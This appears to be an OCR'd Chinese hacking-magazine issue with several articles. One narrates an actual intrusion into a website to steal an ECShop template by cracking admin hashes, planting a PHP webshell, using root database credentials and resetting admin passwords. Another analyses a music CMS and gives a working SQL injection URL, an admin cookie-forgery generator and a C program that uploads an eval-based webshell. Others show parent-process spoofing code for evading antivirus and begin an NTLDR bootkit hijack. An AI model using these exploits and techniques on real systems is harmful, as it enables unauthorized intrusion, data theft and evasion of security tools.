


图 11

果然不出所料，这是个数据库备份文件。在 IE 里点开这个.sql 文件后，在一堆 SQL 语句里发现了后台帐号和密码，如图 12 所示，为 32 位 MD5 加密，在 cmd5 里解出来是 123456。用此登录，却显示登录失败 ，返回去看了下文件创建时间：2012-3-10……

```
  UNIQUE KEY `use_name` (`use_name`)
) ENGINE=MyISAM  DEFAULT CHARSET=utf8 AUTO_INCREMENT=17 ;

--
-- 转存表中的数据 `cyk_use`
--

INSERT INTO `cyk_use` (`use_id`, `use_name`, `use_pwd`, `use_ip`
(15, '胖子珂', 'e10adc3949ba59abbe56e057f20f883e', '115.192.139.1
(16, '东方整形', 'e10adc3949ba59abbe56e057f20f883e', '127.0.0.1',
```

图 12

难道管理员改密码了？不死心的我开始想碰运气的时候，才想起哪有什么密码可给我用的，随后我灵机一动，把用户名换成 admin，密码还是 123456，却人品爆发的进去了！如图 13 所示。

图 13

在后台一番查找后，终于发现了一个可以上传图片的地方，而且还是没有过滤任何格式的！直接上传了一个 PHP 一句话小马上去，顺利拿到 Shell，如图 14 所示。

图 14

接下来就是直接跨目录到目标站 bmh 下载模版了。ECShop 要下载模版，一般最简单的方法就是去后台直接备份下载！要去后台就要在数据库里查找后台密码，ECShop 的数据库字符串文件在 data 文件夹下的 config.php 文件里，找到密码后看到还有一个.bak 的备份文件，顺手打开却看到了意外惊喜，如图 15 所示，是最有价值的 root 权限！连接上去就可以看到服务器里所有的数据库了！

```
$db_host   = "localhost:3306";

// database name
$db_name   = "bmh";

// database username
$db_user   = "root";

// database password
$db_pass   = "[redacted]";

// table prefix
$prefix    = "ecs_";

$timezone    = "Asia/Shanghai";

$cookie_path    = "/";

$cookie_domain    = "";

$session = "1440";

define('EC_CHARSET','utf-8');

define('ADMIN_PATH','admin');

define('AUTH_KEY', 'this is a key');
```

图 15

找到目标站的数据库，进入 ecs_admin_user，查询到有 6 个不同等级的管理员，两个最高权限管理的 MD5 密码是无法破解出来，看来密码设置得很变态，不过没关系，root 都

有了，还怕密码变态!先把原始的 MD5 密码值记录下来，然后直接用一个 update 语句“update ecs_admin_user set password='e10adc3949ba59abbe56e057f20f883e' where user_id = 1”，将密码改成 123456 的 MD5 值。接着登录，发现依然显示密码错误，这就奇怪了！直接改成明文 123456 也依然登录不了！试着破解其他几个管理账户，却只破解了一个，只有添加新闻和产品的权限，进不了模版管理！

思考了一会，立马想到把这个账户权限改成最高管理员不就可以了嘛！然后想到如果要改回去的话，在菜刀里构造 update 语句很复杂， 而且还易出错！因为 ECShop 判断权限的字段很长很多。猛然想到啊还有 phpmyadmin，用 root 密码登录进去操作，就太方便了！立刻把这一大堆英文权限字符串改成 all，表示拥有所有的权限！

顺利登录进去后，却发现管理员为了防止模版被下载，把模版的链接给隐藏了，这难得倒我吗？除非把更换备份模版的页面删了！在后台目录后面加上地址“template.php?act=list”就出现模版选择的页面了，如图 16 所示，接下来直接备份后下载即可，整个模版“占”也就到此结束了。

图 16

整个过程最具亮点和悲剧的地方都在 ewebeditor 后台上，先是上传后返回让人郁闷的 404 错误，之后在列目录漏洞上峰回路转，接下来的一切就只是时间的问题了！真可谓是山重水复疑无路，柳暗花明又一村。

前卫音乐多漏洞分析

文/图 ywledoc

最近在阅读“前卫音乐 V2.0BETA(20130709)版”代码的过程中，发现了多个漏洞，在此与大家分享。

/home/libs/common.php 注入漏洞

在/home 目录里有 index.php 文件，此文件无任何功能，只是包含了/home/libs/common.php，下面是存在问题的代码。

```
<?php
include_once(CSDJ_PATH.'/conn.php');
ob_start();
//允许动作
$dos = array('down', 'index', 'dance', 'gd', 'gx', 'pick', 'reco', 'feed', 'pic', 'gbook', 'skin', 'blog');
//获取变量
$usym=$_SERVER['HTTP_HOST'];
$uall=explode(".",$usym);
$op=CS_Request("op");
$uid=CS_Request("uid");     //问题参数
$id=CS_Request("id");
$pages=CS_Request("pages");
if(empty($uid)) $uid=$uall[0];
$op = (!empty($op) && in_array($op, $dos))?$op:'index';
if(empty($uid)) exit('抱歉,会员 UID 为空，参数错误!');
if($op=='skin'){
    if(isset($_COOKIE["cd_name"])){
        $uid=$_COOKIE["cd_id"];
    }else{
        exit("<script>window.location='http://".cd_weburl."/i/login.php'</script>");
    }
}
global $db;
$row=$db->getrow("Select * from ".tname('user')." where cd_id=".$uid.""); //代入查询
?>
```

代码中，$uid 经过了 CS_Request 的处理，如果 CS_Request 没有过滤好，那么$uid 就有可能被带入下面的 SQL 语句进入查询，下面看下 CS_Request 的实现。

```
function CS_Request($pi_strName, $pi_Def = "", $pi_iType = CS_TXT)
{
   if ( isset($_GET[$pi_strName]) )
      $t_Val = trim($_GET[$pi_strName]);
```

```
    else if ( isset($_POST[$pi_strName]))
        $t_Val = trim($_POST[$pi_strName]);
    else
        return $pi_Def;
    // 这里是数字型参数的过滤
    if ( CS_INT == $pi_iType)
    {
        if (is_numeric($t_Val))
            return $t_Val;
        else
            return $pi_Def;
    }
     // String
    $t_Val = str_replace("&", "&amp;",$t_Val);
    $t_Val = str_replace("<", "&lt;",$t_Val);
    $t_Val = str_replace(">", "&gt;",$t_Val);
    if ( get_magic_quotes_gpc() )
    {
        $t_Val = str_replace("\\\"", "&quot;",$t_Val);
        $t_Val = str_replace("\\'", "&#039;",$t_Val);
    }
    else
    {
        $t_Val = str_replace("\"", "&quot;",$t_Val);
        $t_Val = str_replace("'", "&#039;",$t_Val);
    }
    return $t_Val;
}
```

可以看到，CS_Request 对数字型的过滤好了，对于字符型的参数，CS_Request 过滤了&、<、>、"、’。

$uid 是数字型的参数，本来应该过滤好的，但是代码中对 CS_Request 的调用方式不对，正确的应该为$uid=CS_Request("uid", 0, CS_INT)，作者的调用方式为$uid=CS_Request("uid")，等同于$uid 作字符串的过滤。

对于字符串，CS_Request 过滤了单、双引号，本来也应该安全的，但是 SQL 查询语句$row=$db->getrow("Select * from ".tname('user')." where cd_id=".$uid."")却没有将$uid 用单引号包含起来，安全语句应为$row=$db->getrow("Select * from ".tname('user')." where cd_id='".$uid."'")。

提及如下的 SQL 注入语句即可，结果如图 1 所示。

http://127.0.0.1/home/index.php?uid=1&op=23 and 1=2 union select 1,2,3,concat（CD_AdminUserName,0x3c,0x3c,CD_AdminPassWord）,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29,30,31,32,33,34,35,36,37,38,39,40,41,42,43,44,45,46 from musicdj_admin imit 0,1

图 1

/admin/admin_check.php 权限绕过漏洞

上面的漏洞只是注入，还要破解 MD5，这个漏洞则可以直接添加管理员。进入/admin 目录，随便打开一个文件，都会调用函数 admincheck(7)，看名字就知道，是用于检查权限的。Admincheck 的实现在/admin/admin_check.php 里。

```
function admincheck($CD_Permission){
if($_COOKIE['CD_Permission']<>''){
$menuarr=explode(',',$_COOKIE['CD_Permission']);
$adminlogined='False';
for($i=0;$i<count($menuarr);$i++){
if($menuarr[$i]==$CD_Permission){$adminlogined='True';}
}
if($adminlogined=='False'){AdminAlert('出错了，您没有进入本页面的权限！','',2);}
}else{
AdminAlert('出错了，您没有进入本页面的权限！','',2);
}
}
if(empty($_COOKIE['CD_AdminID'])){
AdminAlert('您没有进入本页面的权限，本次操作已被记录！','admin_login.php',0);
}elseif($_COOKIE['CD_Login']!=md5($_COOKIE['CD_AdminID'].$_COOKIE['CD_AdminUserName'].$_COOKIE['CD_AdminPassWord'].$_COOKIE['CD_Permission'])){
AdminAlert('您没有进入本页面的权限，本次操作已被记录！','admin_login.php',0);
}
```

这段代码只做两个检查：

1、$_COOKIE['CD_Permission']中某一项要跟传入的参数相匹配

2、$_COOKIE['CD_Login'] ==

md5($_COOKIE['CD_AdminID'].$_COOKIE['CD_AdminUserName'].$_COOKIE['CD_AdminPassWord'].$_COOKIE['CD_Permission'])

以上两条都满足，就是管理员了，同时程序未对$_COOKIE 做任何保护措施，能进后台就可以加管理，就可以上传。伪造利用 firefox 的 tamper data 就行了。

用于生成 Cookie 的代码如下：

```
<?php
$CD_Permission="1,2,3,4,5,6,7,8,9,10,11";$CD_AdminID=1;$CD_AdminUserName="ywledoc";$CD_AdminPassWord=123;
$CD_Login=md5($CD_AdminID.$CD_AdminUserName.$CD_AdminPassWord.$CD_Permission);
echo "CD_Permission=1%2C2%2C3%2C4%2C5%2C6%2C7%2C8%2C9%2C10%2C11;CD_AdminID=1;CD_AdminUserName=ywledoc;CD_AdminPassWord=123;CD_Login=".$CD_Login."<br>";
?>
```

最终生成的 Cookie 如下：

CD_Permission=1%2C2%2C3%2C4%2C5%2C6%2C7%2C8%2C9%2C10%2C11;CD_AdminID=1;CD_AdminUserName=ywledoc;CD_AdminPassWord=123;CD_Login=5317e16c7b3f5b2b283d481832e5b309

替换后，访问/admin/admin_admin.php，结果如图 2 所示。




图 2

/admin/admin_mold.php 任意文件上传漏洞（需 GPC OFF）

利用上面那个漏洞，添加了一个管理员，登陆后开始这一步。我们先看看漏洞代码：

```
Function Save(){
$CD_Name=$_POST['FileName'];
$CD_Path=$_POST['folder'];
$CD_TempName=$_POST['tempname'];
$CD_Content=stripslashes($_POST['content']);
$F_Ext = substr(strrchr($CD_Name,'.'),1);
$FileType = strtolower($F_Ext);
if($FileType=='htm'or $FileType=='html'or $FileType=='shtml'or $FileType=='js'or $FileType=='css'or $FileType=='txt'){
if(!$fp = fopen($CD_Path.$CD_Name,'w')) {
```

```
AdminAlert('出错了，文件 '.$CD_Path.$CD_Name.' 没有写入权限！
','?action=templist&tempname='.$CD_TempName.'&dir='.$CD_Path.'',1);
}
$ifile = new iFile($CD_Path.$CD_Name,'w');
$ifile->WriteFile($CD_Content,3);
AdminAlert('恭喜您，编辑模板文件成功！
','?action=templist&tempname='.$CD_TempName.'&dir='.$CD_Path.'',0);
}else{
AdminAlert('出错了，操作已被禁止！
','?action=templist&tempname='.$CD_TempName.'&dir='.$CD_Path.'',1);
}
}
```

源码中 if($FileType=='htm'or $FileType=='html'or $FileType=='shtml'or $FileType=='js'or $FileType=='css'or $FileType=='txt')会验证保存文件的后缀名，但是路径却是拼接出来的$CD_Path.$CD_Name，而且$CD_Path 没有做任何验证，可以直接传入%00 进行截断，但%00 是会被 GPC 转义，并且大多数网站都会打开 GPC，所以这个漏洞有些鸡肋。

利用方法为访问 /admin/admin_mold.php?action=templist&tempname=%C4%AC%C8%CF%C4%A3%B0%E6&dir=../skin/index/9ku/，随便找一个模板进行编辑，写入一句话木马，如图 3 所示。点击提交，并用 tamper data 进行拦截，修改数据包如图 4 所示，得到的结果如图 5 所示。

图 3




图 4

图 5

/admin/inc/uploads.php 任意文件上传漏洞（需 register_globals 为 ON）

这套程序管理员用于上传的流程为/admin/inc/upload.php->/admin/inc/upload/uploadify.swf->/admin/inc/uploads.php，最终实现写文件是在最后一步。我们来看/admin/inc/uploads.php 的实现。

```
include "../../include/conn.php";
$id=SafeRequest("id","get");
$action=SafeRequest("ac","get");
switch($action){
    case 'music':
        $targetFiles="../../upload/musicurl/".$id."_".fileext($_FILES['Filedata']['name']);
        $fileexts="*.mp3;*.wma";
        $filetypes="歌曲文件";
        break;
    case 'musicpic':
        $targetFiles="../../upload/musicpic/".$id."_".fileext($_FILES['Filedata']['name']);
        $fileexts="*.jpg;*.gif";
        $filetypes="歌曲图片";
        break;
    case 'special':
        $targetFiles="../../upload/special/".$id."_".fileext($_FILES['Filedata']['name']);
        $fileexts="*.jpg;*.gif";
        $filetypes="专辑图片";
        break;
}
if (!empty($_FILES)) {
    $tempFile = $_FILES['Filedata']['tmp_name'];
    $targetFile = $targetFiles;
    //$targetPath = $_SERVER['DOCUMENT_ROOT'] . $_REQUEST['folder'] . '/';
    //$targetFile =  str_replace('//','/',$targetPath) . $_FILES['Filedata']['name'];
    $fileTypes  = str_replace('*.','',$fileexts);
```

```
        $fileTypes    = str_replace(';','|',$fileTypes);
        $typesArray = split('\|',$fileTypes);
        $fileParts    = pathinfo($_FILES['Filedata']['name']);
            if (in_array($fileParts['extension'],$typesArray)) {
            // Uncomment the following line if you want to make the directory if it doesn't
exist
            // mkdir(str_replace('//','/',$targetPath), 0755, true);
            //setcookie("targetFile",$targetFile,time()+86400,"/");
            move_uploaded_file($tempFile,$targetFile);
```

$fileexts 用于确定允许上传的类型，$targetPath 确定上传的路径，而这两者都取决于$action。如果输入一个不合理的$action 值，那么$targetPath、$fileexts 都会变成未定义，在register_globals 为 ON 的情况下，就可以通过$_POST 直接给$targetPath、$fileexts 赋值了。有时也可以在 register_globals 为 Off 的情况下实现，但有一个条件，就是需要以下代码：

foreach(array('_COOKIE', '_POST', '_GET') as $_request) { foreach($$_request as $_key => $_value) { $_key{0} != '_' && $$_key = daddslashes($_value); } }

这也是经典的全局变量覆盖漏洞代码。这里没有这段代码，只能依赖 register_globals 为 on，同样 register_globals 一般都是 off，所以这个漏洞也有点鸡肋。练手，写了一段 C POST 提交文件的代码，如下：

```
#include <stdio.h>
#include <WinSock2.h>
#include <Windows.h>
#pragma comment(lib, "ws2_32")
int main(int argc, char *argv[])
{
    PVOID    pBuff = NULL;
    SOCKET   hSock = INVALID_SOCKET;
    int      iResult = 0;
    WSADATA wsaData = {0};
    sockaddr_in      clientServer = {0};
    hostent   *pclientAddr = {0};
    iResult = WSAStartup(MAKEWORD(2, 2), &wsaData);
    if (iResult != 0)
        return 0;
    do
    {
        if (argc != 3)break;
        pBuff = VirtualAlloc(NULL, 0x200, MEM_COMMIT, PAGE_READWRITE);
        if (pBuff == NULL)
            break;
        sprintf((PCHAR)pBuff,"POST /%s/admin/inc/uploads.php HTTP/1.1\r\n"
                "Host: %s\r\n"
                "User-Agent: Mozilla/5.0\r\n"
```

```
                    "Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8\r\n"
                    "Accept-Language: zh-cn,zh;q=0.8,en-us;q=0.5,en;q=0.3\r\n"
                    "Accept-Encoding: gzip, deflate\r\n"
                    "Connection: keep-alive\r\n"
                    "Content-Type: multipart/form-data; boundary=----------------------------

    1681160893454\r\n"
                    "Content-Length: 539\r\n\r\n"
                    "------------------------------1681160893454\r\n"
                    "Content-Disposition: form-data; name=\"targetFiles\"\r\n"
                    "\r\n"
                    "../../upload/special/ywledoc.php\r\n"
                    "------------------------------1681160893454\r\n"
                    "Content-Disposition: form-data; name=\"fileexts\"\r\n"
                    "\r\n"
                    "*.php\r\n"
                    "------------------------------1681160893454\r\n"
                    "Content-Disposition: form-data; name=\"Filedata\";
filename=\"yijuma.php\"\r\n"
                    "Content-Type: application/octet-stream\r\n"
                    "\r\n"
                    "<?php eval($_POST[paxmac])?>\r\n"
                    "------------------------------1681160893454\r\n"
                    "Content-Disposition: form-data; name=\"submit\"\r\n"
                    "\r\n"
                    "Submit\r\n"
                    "------------------------------1681160893454--\r\n\r\n", argv[2],argv[1]);
            hSock = socket(AF_INET, SOCK_STREAM, IPPROTO_TCP);
            if (hSock == INVALID_SOCKET)
                break;
            clientServer.sin_family = AF_INET;
            clientServer.sin_port = htons(80);
            pclientAddr = gethostbyname(argv[1]);
            if (pclientAddr == NULL)
            {
                printf("网址解析错误，请检查输入！\n");
                break;
            }
            clientServer.sin_addr.s_addr = *((ULONG*)(pclientAddr->h_addr_list[0]));
            if(connect(hSock, (sockaddr*)&clientServer, sizeof(sockaddr_in)) != 0)
            {
                printf("到服务器的连接被拒绝！\n");
                break;
```

```
                }
                send(hSock, (PCHAR)pBuff, strlen((PCHAR)pBuff), 0);
                printf("执行完成，请查看
URL:%s%s/upload/special/ywledoc.php\n",argv[1],argv[2]);
                closesocket(hSock);
            } while (FALSE);
            WSACleanup();
            return 0;
        }
```

这段代码执行后会在/upload/special/目录下生成 ywledoc.php 一句话木马，密码是 paxmac。

（完）

探秘父进程

文/图 李旭昇

父进程似乎是一个很简单的概念：如果进程 a 创建了进程 b，那么进程 a 就是进程 b 的父进程，反之进程 b 就是进程 a 的子进程。最近在研究 UAC 的时候，发现事情并非这样简单，进程在创建新进程时，可以指定另一个进程作为被创建进程的父进程。

我们先来看看《深入解析 Windows 操作系统》（第六版）中关于 UAC 提权的描述：When a user agrees to an elevation by either entering administrator credentials or clicking Continue, AIS calls CreateProcessAsUser to launch the process with the appropriate administrative identity. Although AIS is technically the parent of the elevated process, AIS uses new support in the CreateProcessAsUser API that sets the process's parent process ID to that of the process that originally launched it. That's why elevated processes don't appear as children of the AIS service-hosting process in tools such as Process Explorer that show process trees.

这段话明确表明，当用户允许一次 UAC 提权时，AIS 服务（AppInfo Service）调用 CreateProcessAsUser 创建进程并赋予恰当的管理员权限。从理论上讲，AIS 服务（所在的进程）是提权后的进程的父进程，但当我们用 Process Explorer 等工具检查进程树时，会发现提权的进程的父进程是创建它的进程。这是因为 AIS 利用了 CreateProcessAsUser API 中的“新功能”，将提权进程的父进程设置成为创建该进程的进程。如果我们能够利用这种功能，就可以将想要启动的进程的父进程设为任意可信进程，进而躲过查杀；对于检测父进程是否为 explorer.exe 的反调试技术，也可以轻易破解。不过书中没有就这种“新功能”做详细介绍，只有查阅 MSDN。

根据 MSDN 的介绍，如果 CreateProcessAsUser 的 dwCreationFlags 参数被设置为 EXTENDED_STARTUPINFO_PRESENT，则表示存在扩展启动信息。此时 lpStartupInfo 参数需要填入 STARTUPINFOEX 结构。该结构非常简单，由 STARTUPINFO 结构和 PROC_THREAD_ATTRIBUTE_LIST 指针组成。

```
typedef struct _STARTUPINFOEX {
    STARTUPINFO    StartupInfo;
    PPROC_THREAD_ATTRIBUTE_LIST    lpAttributeList;
} STARTUPINFOEX, *LPSTARTUPINFOEX;
```

PROC_THREAD_ATTRIBUTE_LIST 是未公开的结构，需要通过 InitializeProcThreadAttributeList 函数初始化，并通过 UpdateProcThreadAttribute 函数添加和设置属性。我们只需添加 PROC_THREAD_ATTRIBUTE_PARENT_PROCESS 属性，并提供一个（有足够权限的）进程句柄，即可设置被创建进程的父进程。部分代码如下：

```
DWORD pid=0;
```

```
        GetProcessIdByName(L"explorer.exe",&pid))
        HANDLE handle=OpenProcess(PROCESS_ALL_ACCESS,FALSE,pid);
        cout<<"PID: "<<pid<<endl<<"Handle: "<<handle<<endl;

        STARTUPINFOEXA si;
        ZeroMemory(&si,sizeof(si));
        si.StartupInfo.cb=sizeof(si);

        SIZE_T lpsize=0;
        InitializeProcThreadAttributeList(NULL,1,0,&lpsize);
        char* temp=new char[lpsize];
        LPPROC_THREAD_ATTRIBUTE_LIST
AttributeList=(LPPROC_THREAD_ATTRIBUTE_LIST)temp;
        InitializeProcThreadAttributeList(AttributeList,1,0,&lpsize);
        if(!UpdateProcThreadAttribute(AttributeList,0,PROC_THREAD_ATTRIB
UTE_PARENT_PROCESS,&handle,sizeof(HANDLE),NULL,NULL)){
            cout<<"Fail to update attributes"<<endl;
        }
        si.lpAttributeList=AttributeList;

        PROCESS_INFORMATION pi;
        ZeroMemory(&pi,sizeof(pi));

    #ifdef ADMIN
        HANDLE Token;
        OpenProcessToken(GetCurrentProcess(),TOKEN_ALL_ACCESS,&Token);
        if(CreateProcessAsUserA(Token,0,"regedit.exe",0,0,0,EXTENDED_STA
RTUPINFO_PRESENT,0,0,(LPSTARTUPINFOA)&si,&pi))
    #else
        if(CreateProcessAsUserA(NULL,0,"calc.exe",0,0,0,EXTENDED_STARTUP
INFO_PRESENT,0,0,(LPSTARTUPINFOA)&si,&pi))
    #endif
        {
            cout<<"Process started"<<endl;
        }else{
            cout<<"Error code: "<<GetLastError()<<endl;
        }
        DeleteProcThreadAttributeList(AttributeList);
    delete temp;
```

以上代码会用 explorer.exe 作为父进程启动 calc.exe。利用 Process Explorer 可以验证这一点，如图 1 和图 2 为伪造父进程与直接启动 calc.exe 的进程树对比。如果需要创建有管理员权限的进程（如 regedit），只需以管理员权限运行本程序，并将 CreateProcessAsUser 的第一个参数设为当前进程的令牌句柄（对应于上述代码中#define ADMIN 的情况）。




图 1 伪造父进程（将 calc.exe 的父进程设为 explorer.exe）




图 2 直接启动 calc.exe

如果我们想要调试的程序会检测父进程，则只需用上述方法启动它，并将其父进程设为允许的进程即可。当然，启动时需要设置 CREATE_SUSPEND 并在调试器挂载后用 ResumeThread 恢复其执行。

综上，进程的父进程不一定是进程的创建者，所以杀软并不能简单的根据父进程（进程树）决定进程是否可信。实验发现，上述方法伪造父进程不能绕过 360 的检测，它是怎么做到的呢？查阅 MSDN 发现，通过 PsSetCreateProcessNotifyRoutine 设置的监控回调会接受一个指向 PS_CREATE_NOTIFY_INFO 结构的指针。通常我们认为 ParentProcessId 成员为父进程的 PID；其实该结构有一个成员为 CreatingThreadId，其中的 CreatingThreadId->UniqueProcess 为进程的创建者（即 CreateProcess*的调用者），这样便可以确定谁是真正的“父进程”了。

修改NTLDR添加Boot级开机密码

文/图 Naylon

早在 2005 年，Bootkit 这个概念就已被提出。随着红极一时的病毒“鬼影”的出现，Bootkit 才渐渐被国人熟知。Bootkit 可以说是 Rootkit 的加强版，强大之处在于它的隐蔽性，一般的查杀很难将其彻底清除干净。例如鬼影通过修改 MBR（Main Boot Record，主引导记录）实现了开机自动执行恶意代码，且重装系统甚至全盘格式化都无法删除。因为它存在于硬盘的 1 扇区里，并非文件系统中的文件，而且 MBR 的代码在系统加载前就已经被执行，所以更是占有极高的主动性。

以上是对 Bootkit 的一个简介，用它作为开场白，是因为本文将实现一个 Boot 级别的程序，可以说是一个“善意的 Bootkit”。

概述

首先要简单概述一下计算机的引导过程。主板加电后，CPU 将执行权交给 BIOS，BIOS 将检查并初始化各个设备，执行计算机最基本的初始化工作，这个流程是固定的。当固化的 BIOS 程序执行完毕后，BIOS 把控制权交给启动设备，操作系统通常从硬盘启动，系统 BIOS 将读取并执行硬盘上的主引导记录 MBR（Main Boot Record），MBR 接着从分区表中找到第一个活动分区，然后读取并执行这个活动分区的分区引导记录 DBR（Dos Boot Record），执行权交到 DBR 手里，之后执行的便是系统初始化的代码。DBR 在系统分区中找到加载系统的程序 NTLDR（Win7/VISTA 下变成了 bootmgr，后文写到的 NTLDR 也同时代表 bootmgr，因为在本文讨论的范畴内它们的差别并不大），最终把执行权交给 NTLDR，最后由 NTLDR 来加载并初始化操作系统。

综上，我们可以概括一下引导流程：BIOS->MBR->DBR->NTLDR。这四个流程我们都可以进行劫持，插入自己的代码，但是兼容性不一样，比如 BIOS Bootkit 就有很大的局限性，要判断主板上的 BIOS 型号再做针对性处理。本文将演示一种比较简便的方法：劫持 NTLDR，实现一个开机要求输入密码才能进入系统的小程序。

劫持 NTLDR

NTLDR 文件保存在系统盘的根目录下，它不是一个典型的 PE 文件，但包含着可执行代码。实际上，NTLDR 是由一个 16 位程序和一个 32 位程序合并而成的，因为引导阶段系统仍运行在实模式下，所以控制权交给 NTLDR 时执行的仍是 16 位程序，当系统环境加载完毕后，才会跳到后面的 32 位 NTLDR 执行进一步的操作。这里我们只关心 16 位的 NTLDR 代码。用 IDA 打开 NTLDR，以 16 位模式进行反汇编来分析 NTLDR，如图 1 和图 2 所示。

```
seg000:0000 ; ===========================================================================
seg000:0000
seg000:0000 ; Segment type: Pure code
seg000:0000 seg000          segment byte public 'CODE' use16
seg000:0000                 assume cs:seg000
seg000:0000                 assume es:nothing, ss:nothing, ds:nothing, fs:nothing, gs:nothing
seg000:0000                 jmp     loc_201D8
seg000:0000 ; ---------------------------------------------------------------------------
seg000:0003                 db 0EBh ;
seg000:0004                 db    4
seg000:0005                 db  90h ;
seg000:0006                 db    0
seg000:0007                 db    0
```

图 1

```
seg000:01D6                db  42h ; B
seg000:01D7                db 0FEh ;
seg000:01D8 ; ---------------------------------------------------------------------------
seg000:01D8
seg000:01D8 loc_201D8:                                 ; CODE XREF: seg000:0000↑j
seg000:01D8                mov     bx, 2F40h
seg000:01DB                shr     bx, 4
seg000:01DE                mov     ax, cs
seg000:01E0                add     ax, bx
seg000:01E2                mov     ss, ax
seg000:01E4                assume ss:nothing
seg000:01E4                mov     sp, 1528h
seg000:01E7                push    dx
seg000:01E8                mov     ds, ax
seg000:01EA                assume ds:nothing
seg000:01EA                mov     es, ax
seg000:01EC                assume es:nothing
seg000:01EC                movzx   edx, ax
seg000:01F0                shl     edx, 4
seg000:01F4                add     edx, 1D80h
seg000:01FB                mov     ds:0CBEh, edx
seg000:0200                xor     bp, bp
seg000:0202                movzx   ebp, bp
seg000:0206                movzx   esp, sp
seg000:020A                mov     word ptr ds:15BCh, ds
seg000:020E                call    sub_21920
seg000:0211
